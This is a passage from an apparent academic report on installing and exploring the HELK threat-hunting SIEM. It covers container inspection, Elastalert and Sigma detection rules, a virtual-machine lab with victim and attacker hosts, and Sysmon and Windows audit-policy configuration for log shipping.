Picture 9: Tail command output

We can now close this terminal. Then we return to the initial shell and what we can see is that the installation was successful and some basic information about the IP we allocated as well as the credentials we provided.

```
[HELK-INSTALLATION-INFO] Waiting for some services to be up .....


******************************************************************************
** [HELK-INSTALLATION-INFO] HELK WAS INSTALLED SUCCESSFULLY                  **
** [HELK-INSTALLATION-INFO] USE THE FOLLOWING SETTINGS TO INTERACT WITH THE HELK **
******************************************************************************

HELK KIBANA URL: https://192.168.91.139
HELK KIBANA USER: helk
HELK KIBANA PASSWORD: hunting
HELK ZOOKEEPER: 192.168.91.139:2181
HELK KSQL SERVER: 192.168.91.139:8088

IT IS HUNTING SEASON!!!!!

You can stop all the HELK docker containers by running the following command:
 [+] sudo docker-compose -f helk-kibana-analysis-basic.yml stop

helkuser@ubuntu:~/HELK/docker$
helkuser@ubuntu:~/HELK/docker$
```

Picture 10: It is hunting season!

So, we saw from the result of the tail command that all the containers were created. To check that this is true and they are running we execute the command `sudo docker ps` or `sudo docker ps | less -S` just to get a more compact and tidy result.

```
CONTAINER ID   IMAGE                                                 COMMAND                  CREATED      STATUS          PORTS
7a555c5ad2ca   confluentinc/ksqldb-server:latest                     "/usr/bin/docker/run"    4 days ago   Up 56 minutes   0.0.0.0:8088->8088/tcp, :::8088->8088/tcp
c53ae520f1ea   otrf/helk-kafka-broker:2.4.0                          "./kafka-entrypoint..."  4 days ago   Up 56 minutes   0.0.0.0:9092->9092/tcp, :::9092->9092/tcp
5cce54de844a   otrf/helk-zookeeper:2.4.0                             "./zookeeper-entrypo..."  4 days ago   Up 56 minutes   2181/tcp, 2888/tcp, 3888/tcp
47cef0fb4aa3   otrf/helk-elastalert:latest                           "./elastalert-entryp..."  4 days ago   Up 56 minutes
dc30fb5af838   otrf/helk-nginx:8.3.0                                 "/opt/helk/scripts/n..."  4 days ago   Up 56 minutes   0.0.0.0:80->80/tcp, :::80->80/tcp, 0.0.0.0:443->443/tcp, :
b7bdcf12a3a5   otrf/helk-logstash:7.6.2.1                            "/usr/share/logstash..."  4 days ago   Up 56 minutes   0.0.0.0:3515->3515/tcp, :::3515->3515/tcp, 0.0.0.0:5044->5
2d001bf91b63   docker.elastic.co/kibana/kibana:7.6.2                 "/usr/share/kibana/s..."  4 days ago   Up 56 minutes   5601/tcp
f445f6566efb   docker.elastic.co/elasticsearch/elasticsearch:7.6.2   "/usr/share/elastics..."  4 days ago   Up 56 minutes   9200/tcp, 9300/tcp
```

Picture 11: Containers list

To monitor the resources utilized by each container we can use the `sudo docker stats --all` command.

```
helkuser@ubuntu:~/HELK/docker$ sudo docker stats --all

CONTAINER ID   NAME                CPU %     MEM USAGE / LIMIT     MEM %     NET I/O           BLOCK I/O         PIDS
ecf9d3949d1c   helk-ksql-cli       0.00%     2.012MiB / 7.748GiB   0.03%     5.58kB / 0B       0B / 0B           1
e63bae612115   helk-ksql-server    0.39%     389.5MiB / 7.748GiB   4.91%     2.27MB / 1.98MB   2.83MB / 2.67MB   28
0737edb846f9   helk-kafka-broker   1.16%     383.6MiB / 7.748GiB   4.84%     8.81MB / 8.49MB   16.5MB / 5.6MB    69
3373ddbbe706   helk-zookeeper      0.13%     86.88MiB / 7.748GiB   1.09%     478kB / 316kB     360kB / 492kB     39
258666ae65d7   helk-nginx          0.01%     4.656MiB / 7.748GiB   0.06%     11.5kB / 3.02kB   4.96MB / 0B       4
7d4b487213f7   helk-logstash       7.92%     970.1MiB / 7.748GiB   12.23%    5.53MB / 283MB    158MB / 471kB     100
47803860eb95   helk-kibana         0.85%     360MiB / 7.748GiB     4.54%     3.25MB / 8.01MB   172MB / 4.1kB     13
24d910459fc2   helk-elasticsearch  2.99%     3.499GiB / 7.748GiB   45.15%    286MB / 4.06MB    253MB / 265MB     61
```

Picture 12: Resource allocation

3.3.3 Inside the containers

Let us take a closer look at the containers created. We observe that the output of the command `sudo docker ps` has a column named “NAMES”. These are the names of the containers.

```
NAMES
helk-ksql-server
helk-kafka-broker
helk-zookeeper
helk-elastalert
helk-nginx
helk-logstash
helk-kibana
helk-elasticsearch
```

Picture 13: Names of containers

We can use them as a reference to get inside each container. We can also run bash commands inside each container.

First, we try to get inside the helk-kibana container. The command for this is `sudo docker exec –it helk-kibana bash.`

```
helkuser@ubuntu:~/HELK/docker$ sudo docker exec -it helk-kibana bash
bash-4.2$
bash-4.2$ ls
LICENSE.txt  README.txt  built_assets  custom  node          objects   package.json  scripts  webpackShims
NOTICE.txt   bin         config        data    node_modules  optimize  plugins       src      x-pack
bash-4.2$ cd config
bash-4.2$ ls
apm.js  kibana.yml  kibana_logs.log
bash-4.2$
```

Picture 14: Inside helk-kibana

We see there are many files we can explore here. It is interesting to explore other containers too, such as the helk-logstash one.

```
helkuser@ubuntu:~/HELK/docker$ sudo docker exec -it helk-logstash bash
bash-4.2$ ls
bin          cti      Gemfile.lock                      LICENSE.txt    logstash-core-plugin-api  NOTICE.TXT        plugins  vendor
config       data     helk-plugins-updated-timestamp.txt logs          modules                   output_templates  scripts  x-pack
CONTRIBUTORS Gemfile  lib                               logstash-core  mordor_pipeline           pipeline          tools
bash-4.2$ cd pipeline
bash-4.2$ ls
0002-kafka-input.conf                                  2512-winevent-security-schtasks-filter.conf
0003-attack-input.conf                                 3101-zeek_corelight-all-filter.conf
0004-beats-input.conf                                  8012-dst-ip-cleanups-filter.conf
0005-nxlog-winevent-syslog-tcp-input.conf              8013-src-ip-cleanups-filter.conf
0006-kafka-zeek-input.conf                             8014-dst-nat-ip-cleanups-filter.conf
0011-syslog-tcp-input.conf                             8015-src-nat-ip-cleanups-filter.conf
0011-syslog-udp-input.conf                             8112-dst-ip-filter.conf
0098-all-filter.conf                                   8113-src-ip-filter.conf
0099-all-fingerprint-hash-filter.conf                  8114-dst-nat-ip-filter.conf
0301-nxlog-winevent-to-json-filter.conf                8115-src-nat-ip-filter.conf
1010-winevent-winlogbeats-filter.conf                  8211-winevent-hostname-cleanups-filter.conf
1050-nxlog-winevent-to-winlogbeats-merge-filter.conf   8251-helk-domains-and-hostnames-enrichments_and_additions-filter.conf
1051-nxlog-winevent-winevent-filter.conf               8291-winevent-username-final-modifcations-filter.conf
1090-helk-ecs_to_ossem-filter.conf                     8801-meta-command_line-enrichment_and_additions-filter.conf
1216-attack-filter.conf                                8802-meta-powershell-enrichment_and_additions-filter.conf
1500-winevent-cleanup-no-dashes-only-values-filter.conf 8901-fingerprints-command_line-filter.conf
1521-winevent-conversions-ip-conversions-basic-filter.conf 8902-fingerprints-powershell-filter.conf
```

Picture 15: Inside helk-logstash

Now, in order to see inside a file, we can use the `cat` command. As an example, we can study the 0003-attack-input.conf file.

```
bash-4.2$ cat  0003-attack-input.conf
# HELK mitre-attack input conf file
# HELK build Stage: Alpha
# Author: Roberto Rodriguez (@Cyb3rWard0g)
# Author: Jose Luis Rodriguez (@Cyb3rPandaH)
# License: GPL-3.0

input {
  file {
    path => "/usr/share/logstash/cti/mitre_attack.csv"
    start_position => "beginning"
    sincedb_path => "/dev/null"
    tags => [ "attack" ]
    add_field => { "[@metadata][helk_input_source]" => "mitre_attack" }
  }
}
bash-4.2$
```

Picture 16: Inside a configuration file

Here the author of the file, the title and the file itself are being shown.

3.3.4 Exploring rules in Elastalert


The whole success of HELK is based upon the rules provided by Elastalert. Therefore, we want to see the whole ruleset of Elastalert and spot some interesting ones.

The rules are in the /opt/sigma/rules directory and they are divided in some basic categories according to their function.

```
helkuser@ubuntu:~/HELK/docker$ sudo docker exec -it helk-elastalert bash
elastalertuser@47cef0fb4aa3:~$ cd /opt/sigma/rules
elastalertuser@47cef0fb4aa3:/opt/sigma/rules$ ls
application  apt  cloud  compliance  generic  linux  network  proxy  web  windows
elastalertuser@47cef0fb4aa3:/opt/sigma/rules$
```

Picture 17: Searching for rules in Elastalert

Now what we have done here is we got into the /windows/malware directory and chose the rule that detects the Octopus Scanner malware. Octopus Scanner is a backdoor malware allowing its creators to get information from the infected users. We can see that in order for the rule to detect the malware in the log files it searches for files that end with Cache134.dat or ExplorerSync.db in a specific directory. We can also observe that an Event ID is given, in this case Event ID number 11, which responds to FileCreate.



Picture 18: Octopus Scanner malware rule

3.3.5 Elastalert Workflow

How does Elastalert work exactly? To begin with, data flows through our pipeline and then gets stored in Elasticsearch. Elastalert runs continuously queries defined in the Elastalert rule files against Elasticsearch. Queries being run, matches found, and errors occurred in Elastalert are saved on Elasticsearch indices.

Kibana index patterns are already mapped to Elasticsearch indices. Therefore, we can see the queries being run, matches found, and errors that occur in Elastalert via Kibana.

However, Elastalert does not operate at the pipeline level. Therefore, alerting does not happen real-time. It queries data already stored in Elasticsearch, and it does it from time to time depending on the time frequency set in the main global configuration. This is not a problem though. In fact, Kibana can be set to refresh the data it visualizes very often, even every couple of seconds.

4. THE TEST ENVIRONMENT

4.1 Virtual Machines

In order to evaluate the HELK SIEM, we had to set up a test environment. We already know that HELK receives logs from endpoints, devices and client computers. Therefore, for HELK to show some results we need to send logs to the application to analyze them.

We used three client PCs to receive logs from a Windows 10 machine, a Windows 7 PC and an Ubuntu machine.

Additionally, HELK was installed as we saw previously in the Ubuntu virtual machine. Conclusively, the attacker was simulated by a Kali Linux virtual machine just to make the attacks easier.

Below we can see the specifications of the virtual machines.

- Windows Client (VICTIM): Windows 10 Pro, 2 cores, 2GB RAM, 60GB HDD, NAT, IP: 192.168.91.141
- Windows Client (VICTIM2): Windows 7 Pro x64, 1 core, 2GB RAM, 40GB HDD, NAT, IP: 192.168.91.143
- Ubuntu Client (VICTIM3): Ubuntu 20.04.3, 1 core, 2GB RAM, 25GB HDD, NAT, IP: 192.168.91.145
- SIEM Monitoring (HELK): Ubuntu 18.04.5, 2 cores, 8GB RAM, 60GB HDD, NAT, IP: 192.168.91.139
- Adversary (ATTACKER): Kali Linux Release 2021.2, 1 core, 4GB RAM, 40GB HDD, NAT, IP: 192.168.91.140


4.2 Logs production and shipping

As explained before, in order to send logs from endpoint devices to HELK we use various Beats. Two of these were used in this case, namely Winlogbeat and Filebeat. Winlogbeat is a beat application used to send logs from a Windows machine to Logstash or Elasticsearch directly. On the other hand, Filebeat ships data from many Linux distributions to HELK.

On the Windows 7 and 10 clients, the installation process for Winlogbeat was pretty much the same. At first, we can download Sysmon-modular and PSSysmonTools. Sysmon modular is a Microsoft Sysinternals Sysmon configuration repository, which is set up modular for easier maintenance and generation of specific configurations. It can be downloaded from GitHub [12] via the link *https://github.com/olafhartong/sysmon-modular.*

PSSysmonTools is just sysmon tools for PowerShell. We downloaded them from this repository in GitHub [11] https://github.com/mattifestation/PSSysmonTools.

We launch PowerShell and we can spot the two directories created. We have to mention that every time we use CMD or PowerShell we do it with administrator rights. Therefore, we run them as administrator for the installations to succeed.




Picture 19: The two Sysmon folders created in one of the Windows machines

To install the PSSysmonTools is straightforward. In the PSSysmonTools directory, we set the execution policy to bypass and import the module .psm1.


Picture 20: PSSysmonTools installation in PowerShell

After that, we install the Sysmon modular. For that, we will need to download the Sysmon service from the official Microsoft site. The file we downloaded appears with the name Sysmon64. Then we copy it to the sysmon-modular folder and execute in PowerShell this command, `.\Sysmon64 -i .\sysmonconfig.xml`, to install the sysmon service and the required driver.




Picture 21: Sysmon service installation

To verify the service is indeed running, we search for `services.msc` and as we can observe in Figure 20 the Sysmon64 is actually up and running.



Picture 22: Sysmon service running

By installing these sysmon utilities, we can now provide logs to the Beats applications to send them to HELK. However, the configuration is not over yet. We need to produce the logs we want to see. Some of these include command line logs, PowerShell script logs and task scheduler logs. To accomplish that we type `mmc` in the search box, and get to the mmc console. Then select `File – Add/Remove Snap-in`. After that, we add the `Group Policy Object Editor` to the `selected Snap-ins` console and the `Local Computer Policy` option appears.




Picture 23: MMC Console

The following local policies are the ones configured:

- Audit PNP Activity and Audit Process Creation


Computer Configuration – Windows Settings – Security Settings - Advanced Audit Policy Configuration – System Audit Policies – Detailed Tracking



Picture 24: Audit process creation

- Enable Audit policy subcategory settings


Computer Configuration – Windows Settings – Security Settings – Local Policies – Security options



Picture 25: Force Audit policy subcategory settings

- Enable command-line logging

